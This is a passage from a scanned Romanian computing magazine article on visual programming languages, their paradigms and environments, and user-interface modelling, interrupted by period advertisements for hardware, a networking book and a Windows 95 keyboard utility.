Programarea vizuală este caracterizată prin două aspecte: entitățile descrise și modul de descriere a entităților amintite. Descrierea entităților se realizează, în general, prin sintaxa și semantica limbajului de programare. Când o parte a terminalelor gramaticii limbajului sunt elemente grafice, atunci se poate spune că limbajul are o sintaxă vizuală. Modul vizual de specificare a sintaxei poate include informații complexe, ca, de exemplu, informații referitoare la relațiile dintre entitățile din scena de obiecte a aplicației, poziția spațială a entităților, proprietăți sau atribute ale entității (culoare, denumire etc.). În ciuda etichetei de vizual, atribuite unui limbaj de programare, textul își poate găsi un loc în cadrul limbajului vizual. Exemple de folosire a textului într-un limbaj vizual sunt : comentarii, etichete text care denumesc entitățile folosite ş.a.m.d.

Programarea pur vizuală trebuie privită ca un mod de proiectare a unui program prin operare directă asupra unui set de elemente grafice (de aici vine denumirea de programare vizuală). Operarea directă se realizează prin intermediul unor tehnici de interacțiune. Programul se construiește fără a scrie textual instrucțiuni program.

Dacă se notează cu PV mulţimea programelor posibile construite prin programare vizuală şi cu SC mulţimea programelor (scenarii grafice) pe care ne propunem să le realizăm, între cele două mulţimi există relaţia : SC Ì PV.


Scenariu grafic
Mediul de programare vizuală
Tehnici de programare vizuală
Model grafic
Interpretor
Imaginea scenei de obiecte
Tehnici de interacţiune
Programator
Utilizator

Structura unui mediu de programare vizuală pentru crearea şi execuţia scenariilor grafice

Scenariile grafice reprezintă o formă de codificare a interfeţelor utilizator grafice şi cuprind definiri şi operaţii grafice având ca suport modelul. Prin programare vizuala, utilizând diferite tehnici de interacţiune, se generează scenariul grafic şi modelul grafic. Programul are două forme - forma internă din memoria operativă, care este o structura de date compusă din scenariul şi modelul grafic şi forma externă, text, care descrie scenariul şi modelul grafic. Execuţia scenariului grafic are ca rezultat următoarele:

- interogarea şi modificarea modelului grafic,
- operarea cu entităţi program,
- interacţiunea cu utilizatorul,
- construirea prezentării grafice a scenei de obiecte.

Interogarea şi modificarea modelului grafic cuprinde operaţii cu obiecte model, cu obiecte comportamente, cu acţiuni model. Sunt create, instanţiate şi distruse entităţi model sau sunt modificate caracteristici ale lor, cum ar fi valori atribute, poziţii, dimensiuni, parametri, evoluţii, etc. Operarea cu entităţi program cuprinde crearea, modificarea, interogarea sau distrugerea unor instanţieri ale tipurilor abstracte de date, cum ar fi indicatori şi variabile. Interacţiunea cu utilizatorul cuprinde schimbul de informaţii cu utilizatorul, prin intermediul tehnicilor de interacţiune. Sunt preluate, verificate şi validate intrări utilizator, cum ar fi valori ale elementelor model (atribute grafice, atribute aplicaţie, parametri etc.), selecţii ale elementelor prezentare (comenzi, obiecte, argumente, poziţii etc.). Construirea prezentării grafice a scenei de obiecte este realizată de către prezentatori, apelaţi de către interpretorul scenariului grafic.

Programul, sub forma externă, conţine o succesiune de definiri ale elementelor din program sau din modelul grafic şi activităţi cu aceste elemente:

```
program_scenariu_grafic
{
definiri elemente model,
. . .
activităţi model;
definiri elemente model;
. . .
activităţi model;
}
```

Elementele program sunt instanţieri ale unor tipuri abstracte de date:

- indicatori interni sau grafici,
- variabile interne sau grafice.

Elementele modelului grafic sunt:

- obiecte simple sau complexe (agregate),
- comportamente ale obiectelor,
- acţiuni.

Activităţile cu aceste elemente sunt succesiuni de operaţii, organizate în procese şi structurate cu ajutorul constructorilor program. Operaţiile din cadrul scenariului grafic cuprind:

- operaţii identice cu operaţiile care apar în definirea evoluţiei din cadrul comportamentului obiecte: operaţii grafice, crearea, instanţierea obiectelor, adăugarea obiectelor, distrugerea unor entităţi model, activarea obiectelor, etc.;
- operaţii cu datele program: indicatori şi variabile.

Procesele sunt secvenţe de operaţii indivizibile, numite activităţi. Constructorii program permit execuţia condiţionată a unor procese sau secvenţe de activităţi.

Limbaje de programare vizuală

Termenul de „limbaj vizual“ are mai multe semnificaţii în literatura de specialitate. Uneori, se consideră că obiectele operate de limbaj sunt vizuale, alteori, că însuşi limbajul este vizual. În primul caz, noţiunea de „limbaj vizual“ este asimilată cu un limbaj care prelucrează informaţii vizuale, iar în al doilea caz este asimilată cu un limbaj utilizat pentru programarea cu expresii vizuale sau „limbaj de programare vizuala“.

În cadrul limbajelor de prelucrare a informaţiilor vizuale (VIPL - Visual Information Processing Language), obiectele operate au o reprezentare vizuală. Acestea sunt imagini care au asociată o interpretare logică. Limbajele se bazează, în general, pe o interpretare liniară clasică, iar obiectele sunt operate cu ajutorul unor rutine grupate în biblioteci sau pachete soft.

În cadrul limbajelor de programare vizuală (VPL - Visual Programming Language), obiectele nu au o reprezentare vizuală. Acestea includ tipuri tradiţionale de date cum ar fi tablouri, stive, cozi, şi tipuri de date orientate pe aplicaţie ca forme, documente, baze de date, etc. Pentru realizarea unei interfeţe prietenoase om-maşină se utilizează, totuşi, o reprezentare vizuală a obiectelor. Din aceleaşi motive, limbajele sunt prezentate vizual. De asemenea, construcţiile program şi regulile de combinare a acestor construcţii sunt prezentate vizual. Domeniul aplicaţiilor limbajelor de programare vizuală include grafica pe calculator, proiectarea interfeţelor utilizator, interfeţe cu bazele de date, gestiunea formelor şi proiectarea asistată de calculator.

Cele 5 criterii de evaluare a programării interfeţelor utilizator şi a performaţelor limbajelor de programare vizuală sunt prezentate în caseta: criterii de evaluare.

Criterii de evaluare a programării şi performanţelor:

1. posibilitatea specificării unor algoritmi generali (condiţionări, iteraţii);
2. accesul la structurile de date (directoare de fişiere, reprezentarea structurală a obiectelor grafice), la operatori (selectori, operatori booleeni, operatori specifici aplicaţiei);
3. uşurinţa programării (prin exemple, prin demonstraţii, modularitate, transferul parametrilor) şi editarea programelor;
4. apelarea şi specificarea simplă a argumentelor (operare directă, tehnica bi-

bliotecilor simple cu nume sugestive, execuție în context, vizualizarea rezultatelor);

5. nivel scăzut al riscului de eroare (programe fiabile, facilități de verificare a programelor, prin oprire și reluare a execuției, reluarea unor operații prin care să se permită corectarea erorilor de programare).

Sintaxa unui limbaj vizual poate include o serie de facilități întâlnite la limbajele de tip data-flow sau state transition. În literatura de specialitate, sub denumirea de limbaj de programare vizual, se înțelege un limbaj cu o sintaxă vizuală.

Modul în care un programator creează, modifică și examinează un program este strâns legat de mediul în care lucrează. Mediul de lucru este format dintr-un set de unelte de lucru și o interfață care permite accesul la aceste unelte. Sistemul are un mediu de lucru vizual, atunci când reprezentarea uneltelor de lucru este grafică și se folosesc tehnici grafice de manipulare a uneltelor și pentru afișarea structurii programului. Tehnicile folosite în construcția unui program se bazează pe următoarele tehnici :

- „point and click“ - pentru invocarea unei acțiuni sau selecție;
- „wiring“ - reprezentarea relațiilor dintre entități sau transmiterea unui mesaj.

Pentru a se afișa structura unui program într-un mediu vizual, se folosesc următoarele tehnici : diagrame dataflow, graf de dependență sau diagrame de tranziție.

Cele două forme de programare vizuală, limbajele de programare vizuală și mediile de dezvoltare vizuale au ca scop îmbunătățirea modului în care programatorii reprezintă informația, modul de procesare a ei, astfel încât să permită o înțelegere mai ușoară a programului și o modificare ușoară a conexiunilor logice și rezultatelor.

În acest domeniu, cercetătorii caută noi metode de reprezentare vizuală, și anume, soluții pentru explicitarea diagramelor de interdependență dintre entități, pentru găsirea unui limbaj care să permită utilizatorilor neprofesioniști utilizarea programării vizuale, pentru găsirea unui limbaj în care utilizatorul introduce exemple sau exemple de execuție, pentru a îmbunătăți cunoștințele unui program.

În ceea ce privește mediile de cercetare, atenția specialiștilor se îndreaptă spre schimbul de informație și prezentare, unelte, integrarea uneltelor, interacțiunea cu utilizatorul și modul în care aceste idei pot fi integrate consistent în limbajele de programare.

În practică (vezi toate produsele comerciale prezente pe piață), toate limbajele de programare vizuale sunt strâns integrate în mediile vizuale sub care lucrează. Din această cauză, limbajele de programare vizuale sunt caracterizate de atribute specifice atât sintaxei proprii, cât și mediului (ex. feed-back-ul vizual asigurat : în momentul editării unui subansamblu, mediul răspunde prin reîmprospătarea și afișarea informațiilor ce se află într-o anumită relație cu subansamblul modificat).

Clasificarea limbajelor de programare.

Clasificarea limbajelor de programare este o misiune dificil de realizat, deoarece fiecare limbaj de programare are la bază un set de paradigme. Analizând setul de paradigme cel mai frecvent utilizat, se poate ajunge la următoarea clasificarea a limbajelor de programare:

- **limbaj aplicativ:**
  - limbaj care aplică un set de funcții unui set de valori, fără a se crea un efect lateral;
  - limbaj funcțional;
- **limbaj de asamblare:**
  - limbaj care folosește o reprezentare simbolică a limbajului mașină specific unui computer;
- **limbaj concurent** - descrierea unor programe care pot fi executate în paralel:
  - multiprogramare: partajarea unui singur procesor;
  - multiprocesarea: partajarea unei memorii comune de mai multe procesoare;

  Aceasta clasificare are la bază funcții de creare a proceselor:
  - corutine: controlul este transferat în mod explicit;
  - fork / join;
  - cobegin / coend;
  - declararea proceselor;

  Clasificare ce are la bază interacțiunea dintre procese:
  - semafoare;
  - regiuni critice condiționale;
  - monitori;
  - comunicare prin mesaje;
  - remote procedure calls;
  - tranzacții atomice.
- **limbaj bazat pe constrângeri:** limbaj în care o problemă este soluționată prin aplicarea unor constrângeri;
- **limbaj dataflow:** limbaj folosit pe arhitecturi care favorizează fluxul de date;
- **limbaj declarativ:** limbaj care folosește descrierea datelor și a relațiilor dintre date. Algoritmul este ascuns în semantica limbajului.
- **limbaj bazat pe definiții:**limbaj ce conține declarații echivalate cu definiții;
- **limbaj de generația a 4-a (4GL's):** limbaj de nivel foarte înalt. Se folosește limbajul natural sau elemente de construcție vizuală. Algoritmii sau structurile de date pot fi alese de către compilator.
- **limbaj funcțional:** limbaj care operează prin folosirea de funcții de nivel înalt, construind operatori ce manipulează funcțiile direct, fără a fi evidentă manipularea datelor;
- **limbaj imperativ:** limbaj care folosește o secvență de comenzi ce modifică valorile datelor;
- **limbaj intermediar:** limbaj folosit ca limbaj intermediar, în timpul fazei de compilare (format text sau binar);
- **limbaj logic:** limbaj care manipulează predicate sau relații de tip p(X,Y). Programul este format dintr-un set de clauze Horn;
- **metalimbaj:** limbaj folosit pentru descrierea formală a unui alt limbaj;
- **limbaj procedural:** limbaj care impune modul de calcul al rezultatului pentru o problemă dată. Încorporează limbajul imperativ și cel funcțional;
- **limbaj orientat pe obiecte:** limbaj în care datele și funcțiile sunt tratate într-o manieră unitară;
- **limbaj de tip query:** limbaj ce asigură o interfață cu o bază de date;
- **limbaj de specificare:** formalism utilizat în descrierea unui proiect software sau hardware.

Concretețea este unul din atributele limbajelor și mediilor vizuale. Acest lucru este motivat prin faptul că suntem concreți în momentul specificării unei valori. Atributul „concretețe“ are două valențe în programarea vizuală : asigură un feed-back sau este folosită la specificarea unei părți de program sau a întregului program (se folosesc tehnici de point & click, specificare valori step-by-step).

Conceptul comun al acestor limbaje este operarea cu prezentări diferite ale simbolurilor generalizate numite icon-uri. Simbolurile grafice generalizate constau din icon-uri obiect şi icon-uri proces. Un icon obiect este o reprezentare duală a unui obiect - notaţie (Xm, Xi), cu o parte logică, Xm (semnificaţie), şi o parte fizică, Xi (imaginea). În limbajele de programare vizuală, se lucrează cu (Xm, e) - obiecte cu semnificaţie logică, dar fără o imagine vizuală. Simbolul 'e' reprezintă obiectul nul. Dacă se impune reprezentarea vizuală, trebuie să se facă transformarea (Xm ,e) în (Xm , X'i), pentru a putea realiza vizualizarea. În limbajele de prelucrare a informaţiilor vizuale, se lucrează cu (e, Xi), deci cu obiecte cu imagine vizuală, dar cărora trebuie sa li se dea o semnificaţie logică. Prin urmare, trebuie să se facă transformarea (e, Xi) în (X'm, Xi). Obiectele operate prin limbajele vizuale pot fi vizuale sau nevizuale, dar cu reprezentare vizuală.

Obiectele operate de către limbajele vizuale pot fi deci icon-uri obiect sau icon, cu o parte logica şi o parte fizică reprezentând un obiect. În mod asemănător constructorii program din limbajele vizuale pot fi consideraţi icon proces sau icon cu o parte logică şi o parte fizică, reprezentând un proces de calcul (computaţional). Deosebirea între un icon obiect şi un icon proces depinde atât de context, cât şi de interpretare. Conceptul de simbol sau icon generalizat cuprinde atât icon obiect, cât şi icon proces (sau icon acţiune).

Conceptul de icon generalizat ca icon obiect şi icon proces conduce la metoda generală de proiectare a limbajelor vizuale. Apar astfel câteva întrebări:

- cum se poate reprezenta logic un obiect vizual şi cum se poate reprezenta vizual un obiect logic, întrebări care conduc la conceptul de icon obiect;
- cum se pot reprezenta vizual constructorii program şi cum se pot specifica algoritmii în limbajul vizual, întrebări care conduc la conceptul de icon proces (sau icon acţiune).

Medii de programare vizuală.

Mediile de programare vizuală (VPE - Visual Programming Environment) sunt medii de dezvoltare rapidă a aplicaţiilor (RAD - Rapid Application Development) proiectate pentru a accelera dezvoltarea şi distribuţia aplicaţiilor cu un grad ridicat de elemente grafice.

Limbajele vizuale sunt unelte puse în scopul utilizatorului / programatorului, pentru a rezolva problemele ridicate de programare. Limbajele vizuale reuşesc să realizeze acest lucru, deoarece au abilitatea de a reprezenta modelul mental al programatorului, model care este mai uşor de înţeles, modificat sau de restructurat. Modelul vizual permite utilizatorului să implementeze rapid modelul soluţiilor. Procesul de programare este uşurat, iar timpul necesar pentru implementarea completă sau parţială a programului este redus semnificativ.

Direcţiile de dezvoltare ale mediilor de programare vizuală sunt :

- unelte de dezvoltare / programare vizuală;
- programare bazată pe regulă intuitivă, bazată pe evenimente;
- generator de aplicaţii DBMS vizuale;
- suport pentru dezvoltare concurentă;
- curbă de învăţare minimă;
- independenţă hardware şi database;
- suport pentru aplicaţii vechi;
- utilizarea sistemelor multi-agent;
- suport calitativ, ş.a.m.d.

Proprietăţile limbajelor de programare vizuală.

Caracteristica de bază a unui limbaj de programare vizual este imaginea sub diferitele forme de existenţă. Majoritatea

GENESYS

Tel.: (01) 220.32.80; 638.49.44
Fax: (01) 220.33.95
Ştefan Furtună 169, Bucureşti
E-Mail: sales@genesys.ro
http://www.genesys.ro

Best Power
UPS
280 VA - 220KVA
monofazate şi trifazate

Allied Telesyn International
Echipament de reţea: Huburi, Switchuri, Transceivere

Partner
ICL
FUJITSU
PCs - NOTEBOOKS - SERVERS

CYCLADES
Multiplexoare
Seriale.Routere

NATIONAL INSTRUMENTS®
The Software is the Instrument®
Achiziţie de date
Control de proces

Program de AUTORIZARE
RESELLERI zonali
Sunaţi acum pentru detalii !

Distribuţie autorizată
Asistenţă tehnică
Garanţie şi service

FTP SOFTWARE
OnNet32
Interdrive
Secure Client
Internet Gateway

SCO
Open Server
Unixware
Vision Family
Internet Family

INTERSOLV
ODBC. JDBC. SequeLink. PVCS

limbajelor vizuale au ca element important diagramele. Diagramele sunt formate din elemente grafice însoțite de adnotări (text). Elementele grafice care se disting sunt: elementele „icon", linii, săgeți, umbre. Unul din criteriile după care se clasifică limbajele vizuale este poziționarea bidimensională a elementelor grafice, aceasta fiind elementul care asigură denumirea de „vizual" a limbajului de programare. Poziționarea elementelor grafice se realizează absolut sau relativ. În opoziție, sunt adiacența, conectivitatea sau includerea, care nu sunt elemente întâlnite la toate limbajele vizuale studiate.

Paradigmele programării vizuale.

Programarea vizuală folosește, în mod special, tehnologia vizuală, în detrimentul tehnologiei bazate pe text. Dezvoltarea limbajelor de programare vizuale este un pas înainte în cadrul evoluției spre un mediu de dezvoltare vizual integrat.

Limbajele de programare vizuale pot fi împărțite în două categorii generale.

- limbaje de programare transformate vizual - implementează anumite tehnici de reprezentare vizuală a informației;
- limbaje de programare vizuale propriu zise - limbaje caracterizate de o serie de paradigme a căror expresie naturală nu are ca echivalent textul ;

Paradigma: Dataflow. Limbajele de programare care au la bază paradigma „dataflow" pot fi considerate limbaje de programare transformate vizual. Paradigma „dataflow" conduce la ideea că programele care au la bază diagrame dataflow sunt formate din module funcționale, în care există un mecanism de conectare a ieșirilor cu intrările altor module. În limbajele de programare textuală ce se bazează pe această paradigmă, diagramele dataflow sunt consecință logică a procesului de proiectare software care, în final, sunt traduse / translatate într-o sintaxă text. Limbajele vizuale care se bazează pe aceeași paradigmă omit să realizeze această transformare.

Paradigme bazate pe constrângeri. Multe din limbajele de programare care au la bază programarea prin constrângeri se potrivesc unei reprezentări vizuale. Avantajul reprezentării vizuale a acestei paradigme este dat de natura complexă a unei constrângeri. Constrângerea poate afecta multe variabile, care, la rândul lor, pot influența alte entități. O relație de interdependență atât de complexă poate fi mai ușor modelată folosind o reprezentare vizuală (diagrame, etc.), decât o reprezentare textuală.


Paradigma : Programare prin exemple. Programarea prin exemple este un proces natural vizual, care nu are un echivalent textual. Programarea este realizată prin manipularea directă a reprezentării grafice a datelor pe ecran (suprafața de lucru), demonstrând calculatorului / programului ce trebuie să realizeze. Avantajul acestei metode este evident, deoarece programatorului îi este mult mai ușor să descrie vizual o anumită problemă, decât să realizeze același lucru printr-o specificare textuală.

Spre deosebire de programarea convențională, considerată unidimensională, programarea vizuală este bidimensională (sau multidimensională). Limbajele textuale cunoscute sunt compilate sau interpretate, prin prelucrarea lor pe o singură dimensiune, și anume de-a lungul frazelor text. Programarea vizuală este o programare grafică în care se analizează o sintaxă și o semantică spațială, descrisă, eventual de o gramatică multidimensională. De exemplu, limbajele de programare convențională cum ar fi:

Prima carte românească de referință în domeniul rețelelor de calculatoare

Rețele de calculatoare este introducerea ideală în rețelele de astăzi și de mâine.
Acest best-seller clasic a fost rescris pentru a reflecta schimbările domeniului din anii '90 și cei care vor veni.

Autor, profesor și cercetător, laureat al premiului ACM Karl V. Karlstrom Outstanding Educator Award, Andrew S. Tanenbaum, explică cu grijă felul în care rețelele funcționează în interior, pornind de la tehnologia hardware până la cele mai utilizate aplicații de rețea. Cartea urmează o abordare structurată a rețelelor de calculatoare, începând de jos (de la nivelul fizic) și parcurgând treptat calea spre vârful acestora (nivelul aplicațiilor).



Subiectele abordate includ:

- Nivelul fizic (firele de cupru, fibrele optice, comunicațiile radio și cele prin satelit)
- Nivelul legătură de date (principiile protocoalelor, HDLC, SLIP și PPP)
- Subnivelul de acces la mediu (LAN-uri IEEE 802, punți, noile LAN-uri de mare viteză)
- Nivelul rețea (rutarea, contolul congestiei, interconectarea rețelelor, IPv6)
- Nivelul de transport (principiile protocoalelor de transport, TCP, performanța rețelei)
- Nivelul aplicație (criptografia, poștă electronică, știri, Web-ul, Java, multimedia)

În fiecare capitol sunt descrise în detaliu principiile de bază, urmate apoi de exemple ample luate din Internet, rețele ATM și rețele de comunicații fără fir.
Alte cărți de succes ale lui Andrew S. Tanenbaum:
Sisteme de operare: Proiectare și implementare, ediția a doua
Sisteme de operare moderne,
Sisteme de operare distribuite,
Organizarea structurată a calculatoarelor, ediția a treia

Doresc să cumpăr cartea Rețele de calculatoare
V-am expediat la Banca Transilvania, filiala Mureș în contul nr. 31003017110178, 70.000 lei (în care nu sunt incluse taxele poștale),
cu mandatul poștal/ordinul de plată nr.: .... din data de .... ☐ Doresc să-mi trimiteți și factură.
Pentru elevi și studenți cartea costă 50.000 lei. Ei vor trebui să atașeze comenzii o copie după carnetul de elev sau student.
Numele și prenumele: .... Funcția: ....
Firma: .... Adresa: ....
Cod poștal/Localitate: .... Telefon/Fax: ....
Data .... Semnătura ....

Sketchpad, conceput de Sutherland, în 1963, CORE, PHIGS, Postscript, al firmei Adobe, Macintosh Toolbox de la Apple sau X-11 Window Manager Toolkit nu sunt considerate limbaje de programare vizuală, ci, mai degrabă, limbaje de prelucrare a informaţiilor vizuale.

Interfeţele demonstraţionale sunt sisteme cu programare bazată pe exemple. Programarea bazată pe exemple defineşte programarea vizuală în care programatorul utilizează exemple de intrări şi ieşiri de date în timpul procesului de programare. Există două tipuri de programare bazată pe exemple : programarea prin exemple şi programarea cu exemple.

În programarea prin exemple sistemul încearcă să deducă programul din exemplele de intrări şi ieşiri sau din exemplele de trasări ale execuţiei. Programarea prin exemple face parte din domeniul programării automate şi al cercetării din domeniul Inteligenţei Artificiale.

Programarea cu exemple defineşte programarea în care programatorul specifică toate informaţiile despre program, nu există inferenţa, iar programatorul realizează programul pentru un domeniu de cazuri specifice. Sistemul execută comenzile programatorului şi le memorează pentru o utilizare ulterioară.

Utilizarea graficii în programarea vizuală.

Programarea vizuală utilizează grafică şi operarea directă, pentru a construi şi opera asupra obiectelor, operatorilor, structurilor de date sau constructorilor program, fapt care duce la următoarele avantaje:

- programarea convenţională construieşte formele sintactice pe o singură dimensiune şi nu utilizează întreaga putere de analiză, imaginaţie şi creativitate a omului. Un exemplu în acest sens sunt avantajele obţinute prin utilizarea diagramelor de stare sau programarea structurată pe blocuri;
- programarea grafică foloseşte informaţii în format mult mai apropiat de reprezentarea mentală a utilizatorului şi permite operarea obiectelor într-o manieră apropiată celei reale;
- programarea grafică este o descriere de nivel înalt a acţiunilor, elimină dificultăţile impuse de sintaxă şi permite un nivel mai înalt de abstractizare;
- vizualizarea informaţiilor referitoare la starea program (variabile curente şi structuri de date) este mult mai bogată decât afişarea textuală;
- specificările grafice descriu mai simplu programe complexe, cum ar fi procesele concurente sau sistemele în timp real.

Există, de asemenea, unele dificultăţi, legate de utilizarea graficii în programarea vizuală. Pentru a obţine tehnici de programare grafică şi o metodologie consecventă de elaborare a programelor prin programare vizuală, următoarele inconveniente vor trebui rezolvate în viitor:

- dificultatea reprezentării programelor sau datelor de dimensiuni mari. Majoritatea reprezentărilor vizuale ocupă pe suprafaţa de afişat mult mai mult loc decât textul înlocuit;
- lipsa unor tehnici de specificare formală. Încă nu există o posibilitate de descriere formală riguroasă a Limbajului de Programare Vizuală. Este necesar ceva echivalent formalismului BNF, utilizat pentru limbajele textuale. Gramaticile multidimensionale nu sunt încă tehnici destul de bine fundamentate în practica proiectării;
- metrica utilizată pentru evaluarea programării vizuale. Este necesară o metrică, o metodologie de evaluare a rezultatelor experimentale, care să demonstreze avantajele utilizării tehnicilor de programare vizuală sau a limbajelor iconice faţă de utilizarea metodelor textuale, pentru realizarea aceluiaşi task. Metrica trebuie să se refere la timpul de învăţare, viteza de execuţie, domeniul aplicaţiilor, fiabilitatea programelor, timpul de elaborare, editare şi punere la punct a programelor etc.;
- insuficienţa reprezentărilor. Multe reprezentări vizuale sunt insuficiente. Programele deja create sunt dificil de înţeles, depanat sau modificat. Aceste dificultăţi sunt cu atât mai evidente la programe sau structuri de date de dimensiuni mari.

Interfaţa grafică utilizator

Conceptele proiectării interfeţelor utilizator

Una dintre cele mai importante componente din sistemele software interactive este interfaţa cu utilizatorul în general şi interfaţa utilizator grafică, ca cea mai avansata soluţie. De obicei, interfaţa cu utilizatorul este ultima parte proiectată în cadrul unei aplicaţii. Interfeţele grafice erau realizate prin metode intuitive şi tehnici simpliste, stare de fapt care a dus la metode de proiectare inconsistente, cu efecte negative asupra structurării întregului program. Se consideră că timpul utilizat pentru proiectarea interfeţei grafice interactive este 50% din timpul necesar dezvoltării întregului sistem şi 60% din timpul total de întreţinere şi modificare ulterioară. În prezent este acceptată ideea că interfaţa cu utilizatorul este mult mai importantă decât o componentă auxiliară, ea fiind o parte integrantă din sistem.

Cercetările făcute în sensul dezvoltării interfeţelor grafice interactive au condus la realizarea unor metode sistematice şi unitare. S-au creat unelte pentru dezvoltarea şi execuţia interfeţelor grafice interactive, reunite sub denumirea de Sisteme de Gestiune a Interfeţelor Utilizator (UIMS - User Interface Management System). Tendinţa este ca, utilizând tehnicile de proiectare structurata, orientate obiectual, sa se construiască interfeţe grafice în jurul unor aplicaţii, interfeţe separabile de aplicaţie şi uşor reconfigurabile. Pornind de la realizări semnificative în domeniul proiectării interfeţelor utilizator, se disting câteva concepte:

Independenţa dialogului. Caracteristica unui sistem software interactiv care separă proiectarea dialogului de proiectarea componentei aplicaţie, astfel încât orice modificare în oricare componentă să nu determine schimbări în cealaltă componentă.

Modelarea structurală a interfeţei utilizator. Descrierea procesului general de interacţiune om-calculator, care poate fi utilizat în procesul de proiectare a dialogului şi uneltelor de dezvoltare a dialogului.

Reprezentarea interfeţei utilizator. Tehnicile utilizate pentru reprezentarea definirii diferitelor instanţieri ale interacţiunii.

Uneltele interactive pentru dezvoltarea interfeţei utilizator. Uneltele software şi hardware necesare pentru dezvoltarea sistemelor şi în special a interfeţelor utilizator.

Prototipizarea rapidă. Posibilitatea de prezentare a unei versiuni executabile a sistemului parţial construit, care să permită observarea uşoară a comportării sistemului, în special a interfeţei sale.

Metodologii pentru dezvoltarea sistemelor interactive. Procesul de dezvoltare şi ciclul de viaţă al sistemului care consideră dezvoltarea interfeţei ca o parte integrată în procesul de dezvoltare software generală.

Structuri de control. Organizarea componentelor dialog şi aplicaţie şi mecanismele care generează secvenţierea logică şi comunicarea internă a evenimentelor din părţile dialog şi aplicaţie.

Modelarea interfeţei utilizator


Principalele tehnici de modelarea a interfeţei utilizator sunt : analiza taskurilor, descrierea structurală şi reprezentarea interfeţei.

Modelele orientate pe taskuri sunt folosite, în general, pentru proiectarea interfeţelor specifice şi constau în descrierea informaţiilor despre task şi execuţia sa, folosindu-se la analiza şi descrierea detaliată a unui task, prin descompunerea ierarhică în subtaskuri. La nivele de detaliu, descrierea taskului depinde foarte mult de

HotSoft KeyMap &Fonts

Add on
Designed for
MICROSOFT®
WINDOWS'95

VERSIUNEA 2


Keyboard Properties
Speed
Language
KeyMap
General
$ 1 2 3 4 5 6 7 8 9 0 - = <-
Tab q w e r t y u i o p ă î â
CAPS a s d f g h j k l ; ţ Enter
Shift z x c v b n m , . / Shift
Ctrl Alt AltGr Ctrl
Explorează...
Font...
OK
Cancel
Apply

Limbajul: Romanian

Layout: Romanian

☑ Literă

Mută în spate ☐

MS Sans Serif, 8, Regular | ă, Ă | 0227, 0195 | Ro

KeyMap 2.0

- este utilitarul Windows 95 de care aveți nevoie pentru a scrie comod în orice limbă.
- permite configurarea software a tastaturii în funcție de necesitățile specifice oricărui utilizator.
- pentru fiecare layout atașat unei limbi și pentru fiecare tastă a acestuia, puteți configura 4 caractere ce să fie generate de acesta!
- se instalează și se configurează foarte ușor pentru oricine a mai utilizat un produs Windows 95.
- Vă oferim de asemenea, la cerere, peste 180 de fonturi True Type sau Adobe Type (postscript), conținând toate caracterele specifice limbilor europene cu alfabet latin.

40(0)65-166516
***
www.hotsoft.ro/keymap

Hot Soft SRL

**Noul KeyMap 2.0
pentru Win95**

împreună cu peste 180
de fonturi

Doresc să cumpăr produsul, KeyMap2.0.

V-am expediat la BCR Tg.Mureș în contul nr. 4072032198 al S.C.HotSoft SRL Tg-Mureș, 100.000 lei (în care sunt incluse și taxele poștale), cu mandatul poștal/ordinul de plată nr.: .... din data de ...., pentru o licență a acestuia.

(Pentru licențe multiple apelați la sediul firmei.) ☐ Doresc să-mi trimiteți și factură.

Numele și prenumele: .... Funcția: ....

Firma: ....Adresa: ....

Cod poștal/Localitate: .... Telefon/Fax: ....

Data .... Semnătura ....

dialog şi dispozitivele utilizate, fiind specifică acţiunilor utilizatorului, prin dispozitivele de intrare. Aceste modele de detaliu nu sunt modele structurale ale interacţiunii utilizator-calculator, având importanţă doar în cazuri particulare.

Modelele structurale sunt descrieri ale procesului general de comunicare om-calculator, deci descriu teoretic şi generic structura comunicaţiei utilizatorului cu calculatorul. De exemplu, unele modele lucrează cu obiectele dialogului, cum ar fi promptere, intrări, validări, ecouri, mesaje şi relaţiile dintre acestea.

Modelul structural are o importanţă deosebită pentru dezvoltatorul dialogului şi cititorul documentaţiei. Modelarea structurală, descriptivă a interfeţei utilizator este un concept fundamental al gestiunii interfeţei, necesar înţelegerii naturii şi interacţiunii cu calculatorul şi foarte util în procesul de dezvoltare a interfeţei.

Reprezentările interfeţei (specificaţiile), spre deosebire de modelele structurale, sunt scheme pentru reprezentarea instanţierilor interacţiunii. Se folosesc la descrierea detaliilor formei, conţinutului şi secvenţierii părţilor unei interfeţe specifice. Metodele de reprezentare se bazează pe un model descriptiv, structural.

Modelele analizate în continuare sunt pentru dialogul secvenţial. Aceste modele pot fi utilizate la descrierea în particular a fiecărui task dintr-un dialog multi-task, cu treceri între taskuri conduse de un controler de pe un nivel superior. Modelarea structurală a dialogului asincron este dificilă. Dificultatea este determinată de faptul că dialogul asincron este mai puţin structurat decât dialogul secvenţial.

Tehnici de interacţiune

